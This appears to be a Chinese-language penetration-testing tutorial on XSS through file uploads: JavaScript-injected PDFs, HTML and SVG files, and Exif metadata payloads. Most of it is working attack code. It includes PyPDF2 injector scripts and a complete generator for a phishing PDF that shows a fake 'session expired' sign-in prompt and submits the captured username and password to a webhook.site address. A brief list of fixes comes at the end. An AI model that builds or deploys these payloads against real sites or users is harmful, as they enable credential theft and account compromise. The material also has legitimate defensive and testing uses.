文件上传类XSS
PDF XSS
制作XSS_Pdf
python制作
新建空的xss pdf
from PyPDF2 import PdfReader, PdfWriter
# 创建一个新的 PDF 文档
output_pdf = PdfWriter()
# 添加一个新页面
page = output_pdf.add_blank_page(width=72, height=72)
# 添加js代码
output_pdf.add_js("app.alert('xss');")
# 将新页面写入到新 PDF 文档中
with open("xss.pdf", "wb") as f:
    output_pdf.write(f)
附加到已有的pdf
from PyPDF2 import PdfReader, PdfWriter
# 打开原始 PDF 文件
input_pdf = PdfReader("x.pdf")
# 创建一个新的 PDF 文档
output_pdf = PdfWriter()
# 将现有的 PDF 页面复制到新文档
for i in range(len(input_pdf.pages)):
    output_pdf.add_page(input_pdf.pages[i])
# 添加 JavaScript 代码
output_pdf.add_js("app.alert('xss');")
# 将新 PDF 文档写入到文件中
with open("xss.pdf", "wb") as f:
    output_pdf.write(f)
开源的已制作好的xss pdf

当我们使用浏览器打开时,触发XSS
Note
触发前提:服务端需要支持pdf在线预览而不是只能下载pdf文件
PDF XSS深入研究
服务器端生成 PDF 的应用无处不在,例如电子客票、收据、登机牌、发票、工资单等等。因此,用户输入很容易被注入到 PDF 文档中。最容易被注入的目标是文本流或注释,因为这些对象允许开发者嵌入用括号括起来的文本或 URI。如果恶意用户能够注入括号,他们就能注入 PDF 代码,并有可能插入他们自己的有害 PDF 对象或执行恶意操作。
设想这样一个应用场景:多个用户共享一个包含敏感信息(例如银行账户信息)的 PDF 文件。如果您能够通过注入攻击控制该 PDF 文件的一部分,那么当其他用户访问或以任何方式与其交互时,您就有可能窃取整个文件的内容。这与经典的 XSS 攻击类似,只不过攻击范围限定在 PDF 文档中。
为什么不能注入任意内容
可以将 PDF 注入视为 JavaScript 函数调用中的 XSS 注入。在这种情况下,您需要确保语法有效,在注入前闭合括号,并在注入后修复括号。同样的原理也适用于 PDF 注入,只不过注入的对象是字典值(例如文本流或注释 URI),而不是函数调用。

PDF XSS注入的流程
首先,你需要确定 PDF 生成库是否转义了括号或反斜杠。你也可以尝试使用包含 0x5c(反斜杠)或 0x29(括号)的多字节字符来生成这些字符,希望库会错误地将它们转换为单字节字符。另一种生成括号或反斜杠的方法是使用 ASCII 范围之外的字符。如果库错误地处理了这些字符,可能会导致溢出。接下来,你应该尝试通过注入空字符、EOF 标记或注释来破坏 PDF 结构。
一旦确定可以影响 PDF 的结构,就需要构建一个注入脚本来验证你对其中一部分的控制。这可以通过在 PDF JavaScript 中调用 app.alert(1) 来实现,也可以使用 submitForm 操作/函数向外部 URL 发送 POST 请求。这对于盲注场景非常有用。
一旦确认注入可行,就可以尝试利用它来窃取 PDF 的内容。根据您是注入 SubmitForm 操作还是使用 submitForm JavaScript 函数,您需要发送正确的标志或参数。
易受攻击的库
有两个库存在 PDF 注入漏洞:PDF-Lib 和 jsPDF,它们都是 npm 模块。PDF-Lib 的周下载量超过 5.2 万次,而 jsPDF 的周下载量超过 25 万次。这两个库似乎都能正确地转义文本流,但都存在允许在注释中注入 PDF 漏洞的错误。以下是在 PDF-Lib 中创建注释的示例:
const linkAnnotation = pdfDoc.context.obj({
      Type: 'Annot',
      Subtype: 'Link',
      Rect: [50, height - 95, 320, height - 130],
      Border: [0, 0, 2],
      C: [0, 0, 1],
      A: {
        Type: 'Action',
        S: 'URI',
        URI: PDFString.of(`/input`),//vulnerable code
      }
      })
正如代码示例中所示,PDF-Lib 有一个用于生成 PDF 字符串的辅助函数,但它不会转义括号。因此,如果开发者将用户输入放在 URI 中,攻击者就可以突破限制并注入他们自己的 PDF 代码。另一个库 jsPDF 也存在同样的问题,但这次是在其注释生成代码的 url 属性中:
var doc = new jsPDF();
    doc.text(20, 20, 'Hello world!');
    doc.addPage('a6','l');
    doc.createAnnotation({bounds:{x:0,y:10,w:200,h:200},type:'link',url:'/input'});//vulnerable code
从上述研究中我们知道PDF中的XSS可以实现
- 简单XSS弹窗
- 弹出输入框,要求用户输入内容,并将该内容发送到攻击者服务器
- 不需要用户交互,直接将PDF文件发送到攻击者服务器
下面我们讨论他们分别如何实现
如何在PDF文件中实现XSS弹窗
from PyPDF2 import PdfReader, PdfWriter
from argparse import ArgumentParser

parser = ArgumentParser()
parser.add_argument("-i", "--input", help="Input PDF file", required=True)
parser.add_argument("-o", "--output", help="Output PDF file", required=True)
parser.add_argument("-p", "--payload", help="JavaScript payload to inject",
                    default="app.alert('xss');")
args = parser.parse_args()


def main():
    # 打开原始 PDF 文件
    input_pdf = PdfReader(args.input)
    # 创建一个新的 PDF 文档
    output_pdf = PdfWriter()
    # 将现有的 PDF 页面复制到新文档
    for i in range(len(input_pdf.pages)):
        output_pdf.add_page(input_pdf.pages[i])
    # 添加 JavaScript 代码
    output_pdf.add_js(args.payload)
    # 保存新的 PDF 文件
    with open(args.output, "wb") as f:
        output_pdf.write(f)
    print(f"Payload: {args.payload} added to {args.output}")


if __name__ == "__main__":
    main()

让我们查看一下PDF结构

obj 12 0
 Type:
 Referencing:
 Contains stream

  <<
    /Filter /FlateDecode
    /Length 285
  >>


obj 13 0
 Type: /Action
 Referencing:

  <<
    /Type /Action
    /S /JavaScript
    /JS '(app\\056alert\\050\\047xss\\047\\051\\073)'
  >>


xref

trailer
  <<
    /Size 14
    /Root 3 0 R
    /Info 2 0 R
  >>

startxref 13619

PDF Comment '%%EOF\n'
可以看到我们的alert语句被附加到了原PDF文件的最后一个object
如何在PDF文件中实现弹窗和数据带外
#!/usr/bin/env python3
import sys

WEBHOOK = sys.argv[1] if len(sys.argv) > 1 else "https://webhook.site/8e361f97-802c-42c4-9b9a-a769f2ced59f"
OUT = sys.argv[2] if len(sys.argv) > 2 else "pdf-xss-poc.pdf"

def esc(s):
    return s.replace("\\", "\\\\").replace("(", "\\(").replace(")", "\\)").replace("\n", "\\n")

js = r'''var u = app.response({cQuestion:"Your session has expired. Please sign in again.", cTitle:"Sign in", bPassword:false});
var p = app.response({cQuestion:"Password:", cTitle:"Sign in", bPassword:true});
if(u != null) this.getField("email").value = u;
if(p != null) this.getField("password").value = p;
'''
jsb = esc(js).encode("latin-1", "replace")

content = b"""0.25 0.35 0.55 rg
100 700 m 100 714 109 722 120 722 c 131 722 140 714 140 700 c 140 686 131 678 120 678 c 109 678 100 686 100 700 c f
Q
0 0 0 rg
BT /F2 28 Tf 100 600 Td (Your document is ready) Tj ET
BT /F1 13 Tf 100 570 Td (Sign in to preview and download.) Tj ET
0.25 0.35 0.55 rg 100 470 240 42 re f
1 1 1 rg
BT /F2 14 Tf 160 486 Td (View document) Tj ET
0 0 0 rg
BT /F1 10 Tf 100 430 Td (Protected content. Please sign in to continue.) Tj ET
0.1 0.45 0.85 RG
3 w
100 470 240 42 re
S
"""

ap = b"1 1 1 rg 0 0 1 1 re f"

objs = [
    b"<< /Type /Catalog /Pages 2 0 R /AcroForm 6 0 R /OpenAction << /S /JavaScript /JS (" + jsb + b") >> >>",
    b"<< /Type /Pages /Kids [3 0 R] /Count 1 >>",
    b"<< /Type /Page /Parent 2 0 R /MediaBox [0 0 612 792] /Resources << /Font << /F1 4 0 R /F2 5 0 R >> >> /Contents 7 0 R /Annots [8 0 R 9 0 R 10 0 R] >>",
    b"<< /Type /Font /Subtype /Type1 /BaseFont /Helvetica >>",
    b"<< /Type /Font /Subtype /Type1 /BaseFont /Helvetica-Bold >>",
    b"<< /Type /AcroForm /Fields [8 0 R 9 0 R 10 0 R] /NeedAppearances true /DR << /Font << /F1 4 0 R /F2 5 0 R >> >> /DA (/F1 12 Tf 0 g) >>",
    b"<< /Length " + str(len(content)).encode() + b" >>\nstream\n" + content + b"\nendstream",
    b"<< /Type /Annot /Subtype /Widget /FT /Tx /T (email) /F 2 /Rect [0 0 1 1] /DA (/F1 12 Tf 0 g) >>",
    b"<< /Type /Annot /Subtype /Widget /FT /Tx /T (password) /FF 4096 /F 2 /Rect [0 0 1 1] /DA (/F1 12 Tf 0 g) >>",
    b"<< /Type /Annot /Subtype /Widget /FT /Btn /T (submit) /FF 65536 /Rect [0 0 612 792] /F 4 /A << /S /SubmitForm /F << /Type /Filespec /FS /URL /F (" + WEBHOOK.encode() + b") >> >> /AP << /N 11 0 R >> >>",
    b"<< /Type /XObject /Subtype /Form /BBox [0 0 612 792] /Resources << >> /Length " + str(len(ap)).encode() + b" >>\nstream\n" + ap + b"\nendstream",
]

pdf = b"%PDF-1.4\n"
offsets = []
for i, o in enumerate(objs, 1):
    offsets.append(len(pdf))
    pdf += b"%d 0 obj\n" % i + o + b"\nendobj\n"

xref = len(pdf)
n = len(objs) + 1
pdf += b"xref\n0 %d\n0000000000 65535 f \n" % n
for off in offsets:
    pdf += b"%010d 00000 n \n" % off
pdf += b"trailer\n<< /Size %d /Root 1 0 R >>\nstartxref\n%d\n%%%%EOF\n" % (n, xref)

open(OUT, "wb").write(pdf)
print("wrote", OUT, len(pdf), "bytes, webhook =", WEBHOOK)
该脚本创建的脚本可以实现弹窗要求用户输入用户名和密码,但数据能否带外取决于浏览器策略
修复方法
- 过滤输入内容:开发人员应该对用户上传的PDF文件进行过滤,确保其中不包含恶意脚本等内容。
- 禁用脚本:PDF文件中的JavaScript脚本是攻击者利用PDF XSS漏洞的主要手段之一,因此,禁用PDF文件中的JavaScript脚本可以有效地防止PDF XSS攻击。可以通过使用PDF阅读器的安全设置来禁用脚本。
- 更新软件:PDF阅读器的安全漏洞可能会导致PDF XSS攻击,因此,使用最新版本的PDF阅读器可以有效地减少PDF XSS漏洞的风险。
- 使用第三方插件解析pdf,不用chrome自带的pdf解析。
- 不允许用户直接打开pdf文件,而是必须下载到本地后才能打开pdf文件。
参考
0xCyberY/CVE-T4PDF: CVEs and Techniques used PDF as an attack vector.
Html XSS
文件上传当中,修改后缀名为.html,.htm然后在文件内容当中插入XSS代码
1、如何进行攻击?
- 在进行文件上传时进行抓包
- 修改数据包当中文件后缀为html或者htm
- 在文件内容当中插入XSS语句
- 放包,观察弹窗
Svg XSS
SVG允许3种图形物件类型:矢量图形、栅格图像以及文本。图形物件——包括PNG、JPEG这些栅格图像——能够被编组、设计、转换及集成进先前的渲染物件中。文本可以在任何适用于应用程序的XML命名空间之内,从而提高SVG图形的搜索能力和无障碍性。SVG提供的功能集涵盖了嵌套转换、裁剪路径、Alpha通道、滤镜效果、模板对象以及可扩展性。
SVG严格遵从XML语法,并用文本格式的描述性语言来描述图像内容,因此是一种和图像分辨率无关的矢量图形格式。
SVG文件还可嵌入JavaScript(严格地说,应该是ECMAScript)脚本来控制SVG对象。
当然如果网站支持svg格式的文件进行上传的话,可以上传带有XSS的svg文件,具体文件如下
<svg xmlns="http://www.w3.org/2000/svg" version="1.1">
   <circle cx="100" cy="50" r="40" stroke="black" stroke-width="2" fill="red" />
   <script>alert(1)</script>
</svg>
保存为svg格式即可

由于svg格式的文件可以执行JavaScript代码,所以我们直接上传带有xss代码的svg文件即可,然后打开它,就可以执行恶意的xss语句。
Exif XSS
当然还有一种方法就是使用exiftool进行XSS代码嵌入(Metadata写入)
可交换图像文件格式(英语:Exchangeable image file format,官方简称Exif),是专门为数码相机的照片设定的文件格式,可以记录数码照片的属性信息和拍摄数据。
Exif最初由日本电子工业发展协会在1996年制定,版本为1.0。1998年,升级到2.1版,增加了对音频文件的支持。2002年3月,发表了2.2版。
Exif可以附加于JPEG、TIFF、RIFF等文件之中,为其增加有关数码相机拍摄信息的内容和索引图或图像处理软件的版本信息。
写入payload
- 下载exiftool
- 准备好一张图片
- 打开shell执行
exiftool -Comment="<script>alert(1)</script> filename.png"(-Comment为指定的exif名称,等号后面为其值)
触发xss
- 下载一张图片
- 查看其具体信息
- 写入payload
- 上传图片到服务器当中
- 查看图片或者其他操作,可能会进行弹窗
Note
前提就是需要网站解析图片的exif信息才可以成功使用此方法(当然没有解析也可以试试)